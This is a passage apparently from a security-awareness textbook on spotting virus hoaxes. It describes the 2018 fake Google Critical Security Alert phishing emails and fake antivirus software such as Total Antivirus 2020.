
Try to crosscheck the identity of the person who has posted the warning.

It is a good practice to look for technical details in any message concerning viruses. Furthermore, search for information on the Internet to learn more about hoaxes, especially by scanning bulletin boards on which people actively discuss current community happenings/concerns. Before jumping to conclusions by reading Internet information, first, check the following:

- If the information is posted by newsgroups that are suspicious, cross-check the information with another source.
- If the person who has posted the news is not an expert or a known person in the community, crosscheck the information with another source.
- If a government body has posted the news, the posting should also have a reference to the corresponding federal regulation.
- One of the most effective checks is to look up the suspected hoax virus by name on antivirus software vendor sites.

Google Critical Security Alert Scam:

In 2018, a massive hoax campaign was launched, in which threat actors spread Google Critical Security Alert messages to victims. Google Critical Security Alert is a service provided by Google to notify its users regarding any activity related to their accounts. The activities can include logging in, changing passwords, changing personal information, etc. Attackers create and send fake alert emails to victims, thereby notifying them that the aforementioned activities have taken place. By looking at the critical alert email, the user clicks the link provided in the email and subsequently gets infected. The figure below describes a hoax email stating "New device signed in to." By looking at this email without noting the email source, the victim clicks the "CHECK ACTIVITY" button and gets trapped.



New device signed in to

Your Google Account was just signed in to from a new Windows device. You're getting this email to make sure that it was you.

You received this email to let you know about important changes to your Google Account and services.
© 2018 Google Inc.,1600 Amphitheatre Parkway, Mountain View, CA 94043, USA

Figure 7.56: Screenshot of Google Critical Security Alert Scam

Some additional virus hoaxes are as follows:

- AppleCare
- Bangkok 8.5 Earthquake Video
- Chrome critical error
- Compromising video

Fake AntiVirus


Fake or rogue antivirus software is a form of Internet fraud based on malware. It appears and performs similarly to a real antivirus program. Fake antivirus software is often displayed in banner ads, pop-ups, email links, and search engine results when searching for antivirus software. A well-designed fake antivirus software looks authentic and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs.

Upon clicking the ad, pop-up, or link to install the antivirus software, users are redirected to another page where they are prompted to buy or subscribe to that antivirus software by entering their payment details. Fake antivirus software can cause severe damage to systems once downloaded and installed; e.g., they infect systems with malicious software, steal sensitive information (e.g., passwords, bank account numbers, credit card data), and corrupt files.

At present, a new fake antivirus trend has emerged. Fake antivirus tools are rapidly proliferating the mobile application space. According to AV-Comparatives research, two-thirds of all antivirus applications present in the Android Play Store are fake.

- **Total Antivirus 2020**

  Total Antivirus 2020 is fake antivirus software intended to trick users by masquerading as a sophisticated antimalware suite for malware detection and prevention. This tool is listed as one of the effective potentially unwanted applications (PUAs) infecting most of the devices that actively use its licensed version. The attacker initiates fake financial transactions once the user activates the full version of this antivirus software. The users are provoked by fake alerts and notifications informing that their system is badly in need of the activated antivirus program.



Total Antivirus 2020: **System scan**

